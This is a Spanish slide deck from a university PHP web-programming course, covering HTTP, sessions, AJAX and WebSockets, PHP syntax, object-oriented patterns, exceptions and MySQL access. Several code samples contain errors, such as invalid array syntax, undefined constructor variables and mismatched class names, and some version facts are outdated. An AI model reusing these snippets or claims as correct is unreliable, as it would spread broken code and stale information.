

## Curso: Programación de Aplicaciones Web con PHP



Universidad  
del País Vasco

Euskal Herriko  
Unibertsitatea



**ironotec**  
Internet y Sistemas sobre GNU/Linux

**ironotec**  
Internet y Sistemas sobre GNU/Linux

ironotec  
GNU/Linux

# Introducción a la programación WEB

## Introducción a la programación Web

- Qué es una aplicación Web?
  - Según la Wikipedia:
    - [...] se denomina aplicación web a aquellas **aplicaciones** que los usuarios pueden utilizar accediendo a un **servidor web** a través de Internet o de una intranet mediante un **navegador**. [...]

¿Cómo se integran todos los agentes en una aplicación Web profesional?

# Introducción a la programación Web

- Agentes implicados

- Navegador

**Mozilla Firefox**, Chrome, Safari, Opera, ¿Internet Explorer?...

- Servidor Web

- Servidor Http


**Apache**, lighttpd, nginx, IIS...

- Parser

**PHP**, Ruby, Python, JSP, Coldfusion, ASP...

- Servidor de BBDD

**MySQL**, PostgreSQL, SQL Server...



## Introducción a la programación Web

- **Ventajas**
  - Espacio en el cliente
  - Fácil actualización
  - Ubicuidad
  - Multiplataforma
- **Desventajas**
  - Dependiente de conexión a Internet/Intranet
  - Funcionalidades Interfaz limitadas
    - p.e. : Dibujar en pantalla, Drag & Drop
      - Javascript y algunos plugins nos permiten “saltarnos” ciertas limitaciones
  - Interpretación de “[X]HTML + CSS + Javascript” en distintos navegadores
    - Va mejorando :)

# Nuestro protocolo de transporte

## HTTP: HyperText Transfer Protocol

## HTTP: HyperText Transfer Protocol

- ¿Qué es HTTP?
  - Protocolo **orientado a transacciones**, que se basa en un esquema **petición-respuesta** de un **cliente**(navegador) hacia un **servidor** (apache?).
  - Protocolo de transporte a nivel de aplicación utilizado en cada petición web.
  - HTTP se basa en una serie de RFC, siendo el más importante el RFC 2616, que especifica HTTP 1.1
  - HTTP es un protocolo **sin estado**: No se guarda información de conexiones anteriores.
- ¿Y HTTPS?
  - Mismo protocolo + **capa SSL**
  - **Sólo se autentica el servidor** (Certificado SSL)



# HTTP: HyperText Transfer Protocol

- 8 Métodos

**HEAD, GET, POST, PUT, DELETE, TRACE, OPTIONS, CONNECT**

- Obligatorios

**HEAD, GET, [OPTIONS]**

- Seguros

**HEAD, GET!!!, TRACE, OPTIONS**

- No seguros

**POST, PUT, DELETE**

- Idempotentes

**PUT, DELETE, (+Seguros)**

- Los más importantes para nosotros

- HEAD, GET, POST

# HTTP: HyperText Transfer Protocol

- Ejemplo de petición HTTP:

```
GET / HTTP/1.1
```

```
Host: www.google.es
```

```
User-Agent: Mozilla/5.0 (X11; U; Linux i686; es-ES;  
rv:1.9.0.11) Gecko/2009060308 Ubuntu/9.04 (jaunty)
```

```
Firefox/3.0.11
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-us,en;q=0.7,es;q=0.3
```

```
Accept-Encoding: gzip,deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Cookie:
```

```
PREF=ID=134e9ba9c956a28f:TM=1247645018:LM=1247645018:S=9sHtNuO_  
unBFgLvv
```

```
\n
```

## HTTP: HyperText Transfer Protocol

- Las respuestas del servidor están basadas en códigos de respuesta:
  - 1xx Informativo
  - 2xx Correcto
  - 3xx Redirección
  - 4xx Error en la petición
  - 5xx Error en el servidor
- La respuesta del servidor se divide en encabezados de respuesta, seguidos del recurso solicitado (html, imágenes, audio, etc)

# HTTP: HyperText Transfer Protocol

- Ejemplo de respuesta HTTP:

```
HTTP/1.x 200 OK
```

```
Cache-Control: private, max-age=0
```

```
Date: Wed, 15 Jul 2009 08:14:16 GMT
```

```
Expires: -1
```

```
Content-Type: text/html; charset=UTF-8
```

```
Content-Encoding: gzip
```

```
Server: gws
```

```
Content-Length: 2867
```

```
\n
```

```
<html>
```

```
Etc, etc, etc ...
```

HTTP como protocolo asíncrono y sin estado

## HTTP como protocolo asíncrono

- HTML:
  - Publicado por Tim Berners-Lee en 1991, con el nombre HTML Tags.
    - Incluía etiquetas de listas(`ul`), glosarios(`dt,dl`), encabezados(`h1,h2`) o enlaces (`a`) entre otras que todavía se conservan.
  - En 1993, la IETF lo reconoció como una ampliación de SGML, definiendo el primer DTD para HTML.
  - HTML ha evolucionado hasta xHTML (eXtensible HyperText Markup Language): una implementación de HTML, siguiendo las pautas más estrictas de XML.

## HTTP como protocolo asíncrono

- Hoy en día:
  - Aplicaciones Web:
    - Procesadores de texto, clientes de correo, mapas navegables, ERPs, CRMs, Administración de router...
  - Necesidad:
    - **Avisar** al cliente web de distintos **eventos** que suceden “**ajenos**” a él, de **manera “amigable”**.
  - Tecnología subyacente:
    - La web sigue basándose en HTTP.
    - Seguimos teniendo un **protocolo sin estados**, basado en el binomio **pregunta-respuesta**.
    - Estándar (X)HTML!!
    - **TODO ES WEB... y la web es síncrona y sin estado.**

Pero... si no tiene estados ¿cómo hago para... ?



Pero... si no tiene estados como hago para...

- No tiene estados, pero tenemos trampas:
  - Sesiones
    - Alojadas en el servidor
    - Sin limitación de tamaño
    - No persistente
      - Límite de tiempo en servidor
      - Cierre del navegador
  - Cookies
    - Alojadas en el cliente
    - Se pueden almacenar durante todo el tiempo que queramos (y nos deje el cliente)

Vale, pero si es síncrona ¿cómo hago para recoger eventos?

Vale, pero si es síncrona como hago para...

- Políticas de pooling:
  - Gracias al **XMLHttpRequest** (XHR o el vulgar Ajax), podemos realizar peticiones al servidor web “escondidas al usuario”.
  - Preguntamos al servidor cada cierto tiempo (1 segundo, 500 ms), si algo ha cambiado, y lo cambiamos en el DOM.
- Problema:
  - Mucha **carga**, los **servidores** web no están pensados para esto...

Vale, pero si es síncrona como hago para...

- Comet:
  - Técnica de programación web basada en XMLHttpRequest, que evita el pooling para la actualización de datos en el lado del cliente.
  - Utiliza lo que se conoce como long-pooling:
    - Mantener abierta y viva la conexión HTTP, esperando a que el servidor envíe datos.
    - En cada envío de datos la conexión deberá ser renovada.
    - El cliente realiza las peticiones utilizando otra conexión paralela.
  - Ventaja:
    - Evitamos el pooling
  - Inconveniente
    - Rendimiento muy bajo para sitios con mucho ancho de banda.

Vale, pero si es síncrona como hago para...

- Flash Shared Objects:
  - Se pueden crear objetos compartidos desde SWF's
  - Todo controlado
    - Servidor propio (FMS, Woza, Red5, ...)
    - Capa de transporte propia (AMF)
    - Protocolo de comunicación propio (RTMP)
  - Se comparten estructuras entre varios clientes y un servidor, que se actualizan en tiempo real
  - Ventajas:
    - Se **evitan políticas de pooling**
  - Inconveniente:
    - Necesidad de **plugins**
    - Necesidad de **servidor extra**
    - **Especificaciones privativas**

Vale, pero si es síncrona como hago para...

- WebSocket:

- Incorporado en HTML5
- Proporciona una interfaz en Javascript para crear un canal de comunicación full-duplex.

```
miWebSocket.onopen = function(e) {alert("conectado.");};  
miWebSocket.onmessage = function(e) {alert(e.data);};  
miWebSocket.postMessage("hola servidor!");  
miWebSocket.disconnect();
```

- Ventajas:
  - Sencillo, limpio, y sin hacks innecesarios :)
- Desventajas:
  - Necesitamos un **Websocket server**. (ej.: Kaazing)
  - Estamos hablando del **futuro**.
- **Alternativa:**
  - Lo podemos simular con librerías Javascript (ej.: bytesocket.js)

# PHP

## Introducción general



## PHP: Introducción general

- PHP ("PHP: Hypertext Preprocessor")
  - Alto nivel
  - Interpretado
  - Tipado débil
  - Multiplataforma
  - Sintaxis basada en C
  - Embebible en páginas HTML
  - Ejecutado en el servidor
    - Aunque no necesariamente ( CLI )
  - Código abierto

# PHP: Introducción general

- Ejemplo de PHP embebido:

```

<html>
  <head>
    <title>Prueba de concepto con PHP</title>
  </head>
  <body>
    <p>
      <?php
        echo "Hola mundo";
      ?>
    </p>
    <p><?php echo 'Bloque en una linea' ?></p>
  </body>
  <?php echo "</html>"

```

Inicio codigo PHP


Fin codigo PHP

Todo en una línea

Aquí no hace falta ">"!!

## PHP: Introducción general

## Arquitectura Cliente-Servidor



## Variables

- Sintaxis:
  - Nombre de la variable precedido por \$
  - El nombre puede contener letras, números y guiones bajos
  - No puede empezar por un número
    - \$nombre\_var
    - \$var1
    - \$\_var2
    - \$3var ← NO!!!!
  - Asignación por referencia precediendo con un &
    - \$var1 = &\$var2

- Ámbito de las variables (I)
  - Las variables creadas dentro de una función están “enjauladas” en la misma.

```
$a = 5;  
function test(){  
    echo $a; // Out:  
    $a = 7;  
    echo $a; // Out: 7  
}  
test();  
echo $a; //Out: 5
```

- Ámbito de las variables (II)
  - Variable globales

```
$a = 5;  
function test(){  
    global $a;  
    echo $a;  
}  
test();  
echo $a;
```

- No usar a no ser estrictamente necesario!!!
  - Las carga el demonio!!

¿¿¿¿¿?

¡¡Mal diseño!!

- Ámbito de las variables (y III)
  - **Cuidado**, pueden expandirse a otros scripts

fich1.php:

```
<?php  
$a = 5;  
include('fich2.php');  
echo $a;
```

Print: 7

Equivalente a:

```
<?php  
$a = 5;
```

```
echo $a  
$a = 7;
```

```
echo $a;
```

fich2.php:

```
<?php  
echo $a;  
$a = 7;
```

Print: 5



- Variables predefinidas

- Superglobales

- `$_GET['clave']` // Parámetros obtenidos por HTTP GET
    - `$_POST['clave']` // Parámetros obtenidos por HTTP POST
    - `$_COOKIE['clave']` // Variables de la Cookies
    - `$_SERVER['clave']` // Datos del entorno de ejecución
    - `$_FILES['clave']` // Parametros de ficheros subidos por HTTP
    - `$_SESSION['clave']` // Variables de sesión
    - `$ENV['clave']` // Variables de entorno del sistema
    - `$_REQUEST['clave']` // `$_GET`, `$_POST`, `$_COOKIE` todo junto...
    - `$_GLOBALS['clave']` // Todas las variables globales

- `$php_errormsg` //Último mensaje de error
    - `$HTTP_RAW_POST_DATA` //depende de php.ini
    - `$http_response_header` //cabeceras de respuesta
    - `$argc` //Número de argumentos del script
    - `$argv` //Array con los argumentos del script

## Constantes

- Declaración

```
define("PI",3.14);
```

- Uso

```
echo 'El valor de Pi es: ' . PI;
```

```
$diametro = 2 * PI * $radio
```

- Constantes “mágicas”:
  - Constantes de ayuda predefinidas por PHP
    - `__LINE__` // Línea actual
    - `__FILE__` // Ruta al fichero actual
    - `__DIR__` // Ruta al directorio actual (PHP 5.3)
    - `__FUNCTION__` // Nombre función actual
    - `__CLASS__` // Nombre de la clase
    - `__METHOD__` // Nombre del método
    - `__NAMESPACE__` // Nombre namespace actual (PHP5.3)

## Tipo de datos

- Tipo de datos
  - Booleanos
  - Enteros
  - Coma flotante (Floats)
  - Cadenas (Strings)
  - Arrays
  - Objetos
  - Recursos (Conexión mysql, fichero, etc...)
  - NULL

- Tipado débil
  - El tipo depende del valor asignado a la variable
  - El tipo puede variar durante el script!!
- Comprobación de tipos
  - `is_array()`
  - `is_float()`
  - `is_int()`
  - `is_object()`
  - `is_string()`
  - `get_type()`
  - `===`

- Declaración y autoconversión

```
$var = "0";
```

*\$var es una cadena "0"*

```
$var++;
```

*\$var es la cadena "1"*

```
$var += 1;
```

*\$var ahora es un entero (2)*

```
$var = $var + 1.3;
```

*\$var ahora es un float (3.3)*

```
$var = 5 + "10 Cosas";
```

*\$var es entero (15) !!!!!*

```
$var2 = &$var;
```

```
$var2 = 55;
```

*\$var2 es un entero (55) y...*

***CUIDADO!!*** *\$var ahora es 55*



- “Casting” de datos
  - (int),(integer)
  - (bool),(boolean)
  - (float),(double),(real)
  - (string)
  - (binary)
  - (array)
  - (object)
  - (unset)

- Arrays
  - Colección ordenada de datos (variables), indexados en función a una colección de índices. En PHP los arrays pueden ser escalares, asociativos e incluso mixtos.

```
$a = array(); # omitible  
$a[0] = "valor1";  
$a[1] = 2;  
$a["color"] = "rojo";  
$a[] = "uno_mas";
```

```
$a = array(  
    "valor1",  
    2,  
    "color" => "rojo",  
    "uno_mas"  
);
```

## Estructuras básicas de control

## Estructuras básicas de control

- Condicionales
- Iteradores

## Estructuras básicas de control

- Condicionales
- Iteradores

## Estructuras básicas de control - Condicionales

- If ... else

```
$num = 3;
```

```
if ($num >= 3 ) {  
    echo "$num es mayor o igual a 3";  
} else {  
    echo "$num es menor que 3";  
}
```

## Estructuras básicas de control - Condicionales

- Operador ternario

```
$data = 3  
echo ($num >= 3)? "$num es mayor o igual a 3" : "$num es menor que 3";
```

## Estructuras básicas de control - Condicionales

- Switch...case

```
$i = rand(0,2);
```

```
if ($i == 0) {  
    echo "i es cero";  
} elseif ($i == 1) {  
    echo "i es uno";  
} elseif ($i == 2) {  
    echo "i es dos";  
} else {  
    echo "Como que else?? O_o";  
}
```

```
switch ($i) {  
    case 0:  
        echo "i es cero";  
        break;  
    case 1:  
        echo "i es uno";  
        break;  
    case 2:  
        echo "i es dos";  
        break;  
    Default:  
        echo "Como que default?? O_o";  
}
```



## Estructuras básicas de control

- Condicionales
- Iteradores


## Estructuras básicas de control

- Condicionales
- Iteradores

## Estructuras básicas de control - Iteradores

- While (0-N)

```
$i=0;  
while($i<=9){  
    echo $i++;  
}
```



++\$i ?

## Estructuras básicas de control - Iteradores

- Do...While (1-N)

```
$i = 0;  
do {  
    echo $i++;  
}while ($i <= 9);
```

## Estructuras básicas de control - Iteradores

- For

```
for($i=0;$i<=9;$i++){  
    echo $i;  
}
```

## Estructuras básicas de control - Iteradores

- Foreach

```
$colores_primarios = array(  
    'rojo' = '#ff0000',  
    'verde' = '#00ff00',  
    'azul' = '#0000ff'  
);
```

```
foreach($colores_primarios as $nombre => $valor){  
    echo 'El valor hexadecimal del color ' . $nombre . ' es: ' .  
        $valor . '<br />';  
}
```

## Programación Orientada a Objetos (POO)

## Programación Orientada a Objetos en PHP

- ¿Qué es?
  - Paradigma de programación
  - Se utilizan “objetos” y sus interacciones para diseñar la aplicación
- ¿Para qué?
  - Más fácil de escribir
  - Más fácil de mantener
  - Más fácil reutilizar el código
    - Necesario un muy buen diseño para esto



- Qué es un **objeto**?
  - Abstracción de un hecho o cosa del mundo real
  - Una instancia de una clase
    - “Mi coche” es un objeto
- Qué es una **clase**?
  - Definición de los objetos de un mismo tipo
    - “Coche” es una clase
- De que está compuesta una clase?
  - **Atributos**
    - Características o propiedades del objeto (Número de puertas, color, etc...)
  - **Métodos**
    - Comportamientos o acciones aplicables al objeto (acelerar, frenar, etc.)

- Visibilidad de miembros
  - public: visible desde cualquier ámbito
  - private: visible sólo desde la propia clase (caja negra)
  - protected: visible desde la propia clase y las que hereden\*.
  - final: como public pero las herederas no pueden sobrescribir (override\*)

```

class Coche {
    protected $pos_x, $pos_y, $vel;
    const VEL_MAX = 166;

    function __construct($x=0,$y=0,$vel=0) {
        $this->pos_x = $x; $this->pos_y = $y; $this->vel = $vel;
    }

    public function acelerar($valor) {
        if ($this->vel <= Coche::VEL_MAX)$this->vel += $valor;
    }

    public function frenar($valor) {
        $this->acelerar(-$valor);
    }

    public function __toString() {
        return 'Coche a ' . $this->vel . ' km/h y en pos (' . $this->pos_x . ',' . $this->pos_y . ')'. "\n";
    }
}
  
```

**Atributos**

**Constante**

**Constructor**


**Método**

**Método mágico**

- Métodos estáticos

```
class Animal
{
    protected static $color = 'Black';
    public static function getColor()
    {
        return self::$color;
    }
}
.....
echo Animal::getColor(); // Black
```

- Extendiendo clases (herencia)



- Extendiendo clases (herencia)

```
class Gato extends Animal
{
    protected static $color = 'Brown';
    public function hacer_sonido() { return 'miau'; }
}
```

```
class Perro extends Animal
{
    protected static $color = 'Grey';
    public function hacer_sonido() { return 'guau'; }
}
```

```
<?php
echo Animal::getColor(); //Negro
echo Cat::getColor(); //Negro!!!
$mi_gato = new Cat();
$mi_perro = new Dog();
$mi_animal = new Animal();
echo $mi_gato->hacer_sonido();
echo $mi_perro->hacer_sonido();
echo $mi_animal->hacer_sonido(); ???????
?>
```

```
class Animal
{
    .....
    public function hacer_sonido() { return "???"; }
}
```

Todo animal hace sonido  
(comportamiento común)

Pero que sonido  
hace un animal??

- Clases abstractas
  - Existen los objetos gatos y los objetos perros, pero.. ¿los objetos animales?

```
abstract class Animal  
{
```

```
    public abstract function hacer_sonido();  
}
```



No instanciables!!!



- Sobrecarga de métodos (Overloading)
  - En PHP no se puede crear el mismo método con diferente número de parámetros
  - Pero creamos métodos y atributos dinámicamente!!!
  - Se accede a ellos a través de los métodos mágicos:
    - Para los parámetros  
`__set`, `__get`, `__isset` y `__unset`
    - Para los métodos  
`__call` y `__callStatic`

- Métodos mágicos disponibles:

- `__construct`
- `__destruct`
- `__call`
- `__callStatic`
- `__get`
- `__set`
- `__isset`
- `__unset`
- `__sleep`
- `__wakeup`
- `__toString`
- `__invoke`
- `__set_state`
- `__clone`

- Sobrecarga de propiedades (Overloading)
  - Ejercicio. Clase Circulo

# Serialización (a petición del público) ;)

- Podemos serializar los objetos para almacenarlos en la Sesión

```
class Punto {  
    public $x;  
    public $y;  
    public function __construct($x = 0, $y = 0){  
        $this->x = $dato1;  
        $this->y = $dato2;  
    }  
    public function __sleep(){  
        return array('x', 'y');  
    }  
    public function __wakeup(){  
        //pe. Si tuviesemos una conexión a la BBDD, reconectaríamos  
    }  
}
```

- Introducimos los datos en la sesión serializados

```
$prueba = new Punto(5,6,7);
```

```
$_SESSION['prueba'] = serialize($prueba);
```

- Y los obtenemos “un”serializados:

```
$prueba = unserialize($_SESSION['prueba']);
```

## Patrón Singleton

- Características
  - Solo se genera una instancia
  - No se puede acceder a su constructor
  - No se puede clonar
  - Se accede a él a través de un método estático
    - Clase::getInstance()
- Para qué??
  - Si solo queremos tener una instancia de algo (y es absurdo tener más)
  - Hacer trampa para tener variables globales



## Patrón Singleton

```
class Configuracion
```

```
{
```

```
    private static $instance;
```

```
    protected $data = array();
```

```
    private function __construct()
```

```
{
```

```
        //Lógica para obtener toda la configuración de la aplicación desde la BBDD
```

```
        //y almacenarla en $data
```

```
}
```

## Patrón Singleton

*// EL metodo singleton*

```
public static function getInstance()
```

```
{
```

```
    if (!isset(self::$instance)) {
```

```
        $c = __CLASS__;
```

```
        self::$instance = new $c;
```

```
    }
```

```
    return self::$instance;
```

```
}
```

*// Clone no permitido*

```
public function __clone()
```

```
{
```

```
    throw new Exception('Clone no soportado.');
```

```
}
```

•

## Patrón Factory

```
<?php
class Config
{
    public static function factory($type)
    {
        if (include_once 'Config/' . $type . '.php') {
            $classname = 'Config_' . $type;
            return $classname::getInstance();
        } else {
            throw new Exception ('Tipo de configuración no
disponible');
        }
    }
}
```

```
<?php
$file_config = Config::factory('File');

$db_config =Config::factory('Db');
?>
```

## Excepciones

- Excepciones
  - Peor que una aplicación tenga un error en tiempo de ejecución, es que el usuario vea en su navegador dicho error, mostrando a veces información comprometida con consecuencias para la seguridad.
  - Desde PHP5 se implementaron excepciones en PHP de manera muy similar a otros lenguajes de programación.
  - La clase incorporada en PHP extensible para implementar funciones concretas.

## Excepciones

```
<?php
class Exception
{
    protected $message = 'Unknown exception';
    protected $code = 0;
    protected $file;
    protected $line;
    function __construct($message = null, $code = 0);
    final function getMessage();
    final function getCode();
    final function getFile();
    final function getLine();
    final function getTrace();
    final function getTraceAsString();
    function __toString();
}
```

## Excepciones

```
try {  
    $error = 'Siempre lanzar la excepción';  
    throw new Exception($error);  
    echo "No se ejecuta";  
} catch (Exception $e) {  
    echo 'Excp. Capturada: ' . $e->getMessage() . "\n";  
}
```

```
class miExcepcion extends Exception {  
    public function mailAdmin();  
}  
try {  
    $error = 'Siempre lanzar la excepción';  
    throw new miExcepcion($error);  
    echo "No se ejecuta";  
} catch (Exception $e) {  
    echo 'Excp. Capturada: ' . $e->getMessage() . "\n";  
    $e->mailAdmin();  
}
```



# Acceso a SGBD

- MySql: el SGBD de LAMP
- Instalación de MySQL
- Configuración de Mysql (my.cnf)

- Conceptos:
  - **API** (Application programming interface): colección de clases/métodos/funciones que utiliza tu aplicación para realizar las tareas.
  - **Conector/Driver**: software encargado de la conexión a un SGBD.
  - **Extensión**: módulo externo cargable en PHP que amplía el API disponible.

## Comparativa

|   | PHP's MySQL Extension | PHP's mysqli Extension | PDO (con PDO MySQL Driver y MySQL Native Driver) |
|---|-----------------------|------------------------|--|
| versión PHP                                     | antes de 3.0          | 5.0                    | 5.0  |
| incluido en PHP5                                | Sí                    | Sí                     | Sí   |
| vendrá en PHP6                                  | Sí                    | Sí                     | Sí   |
| estátus   | mantenimiento         | desarrollo activo      | desarrollo activo                                |
| recomendado para nuevos proyectos               | No                    | Sí – opción preferida  | Sí, facilita varios SGBD                         |
| Soporta charsets                                | No                    | Sí                     | Sí   |
| soporta procedimientos almacenados              | No                    | Sí                     | Sí   |
| Soporta toda las funcionalidades de Mysql 4.1 + | No                    | Sí                     | La mayoría                                       |

- Ext/MySQL
  - Extensión de PHP para Mysql.
  - Interfaz procedural.
  - PHP4.
  - En desuso (no recomendado para Mysql > 4.1.3)

- Mysqli : Mysql improved extension.
  - Aprovecha nuevas funcionalidades de Mysql  $\geq 4.1.3$
  - PHP5
  - Permite Orientación a Objetos
  - Soporte de sentencias “preparadas” (prepared statements)
  - Soporte de sentencias múltiples
  - Soporte para transacciones

## Ejemplo ext/Mysqli

```
mysql> create database ehu;
mysql> use ehu;
mysql> CREATE TABLE personas (id_persona INT NOT NULL
AUTO_INCREMENT PRIMARY KEY, nombre VARCHAR (40), apellidos
VARCHAR (40));
Query OK, 0 rows affected (0.15 sec)
mysql> INSERT INTO personas(nombre,apellidos)
VALUES("alayn","gortazar");
.....
```

```
<html> <head><title>Ejemplo
Mysqli</title><head><body><h1>Tabla</h1>
<?php
$conexion = mysqli_connect("localhost","ehu","passss");
mysqli_select_db($conexion,"ehu");
$consulta = mysqli_query($conexion,"SELECT nombre FROM personas");
while ($items = mysqli_fetch_row($consulta)) {
foreach($items as $key=>$value) {
echo "<p>" . $value . "</p>";
} } ?></body></html>
```

- PHP Data Objects
  - Capa de abstracción
  - API común a todo SGBD.
    - Menos cambios necesarios para Mysql --> PostgreSQL
      - DSN
      - Drivers
  - Funcionalidades ampliadas
  - Desventaja:
    - PDO no siempre soporta todas las funcionalidades del SGBD.



## Ejemplo PDO/Mysql

```
<html> <head> <title> Ejemplo  
MysqlPDO</title> <head> <body> <h1>Tabla</h1>
```

```
<?php
```

```
$db = new PDO("mysql:host=localhost;dbname=curso_ehu", "usuario",  
"pass");
```

```
$consulta = $db->prepare("SELECT nombre FROM gente");
```

```
$consulta->execute();
```

```
$items = $consulta->fetchAll();
```

```
foreach($items as $key=>$value) {
```

```
    echo "<p>" . $value["nombre"] . "</p>";
```

```
}
```

```
?>
```

```
</table> </body> </html>
```

- Mysql extension, Mysqli y Mysql PDO se sirven de una librería que implementa el protocolo. Esta librería es a bajo nivel (C). Hay dos disponibles:
  - libmysql (Mysql client library)
    - Primero que hubo.
    - Originalmente pensado para C, no optimizado para PHP.
    - Soporte para SSL
  - mysqlnd (Mysql Native driver)
    - Disponible a partir de PHP 5.3
    - Diseñado específicamente para PHP.
    - Mejor uso de memoria
    - Más rápido
    - Recomendada actualmente
    - Pero no soporta SSL :(

- PHP, SSL y MySQL
  - Necesitamos que MySQL esté compilado con soporte para SSL
  - Necesitamos asegurarnos de que la extensión mysqli utiliza la librería libmysql y no mysqlnd
    - Por ahora no hay problema, mysqlnd  $\geq$  PHP 5.3
  - Antes de realizar un `mysqli_real_connect`
    - Orientado a Objetos
      - `Bool mysqli::ssl(string $key , string $cert , string $ca , string $capath , string $cipher )`
    - Procedural
      - `bool mysqli_ssl_set ( mysqli $link , string $key , string $cert , string $ca , string $capath , string $cipher )`
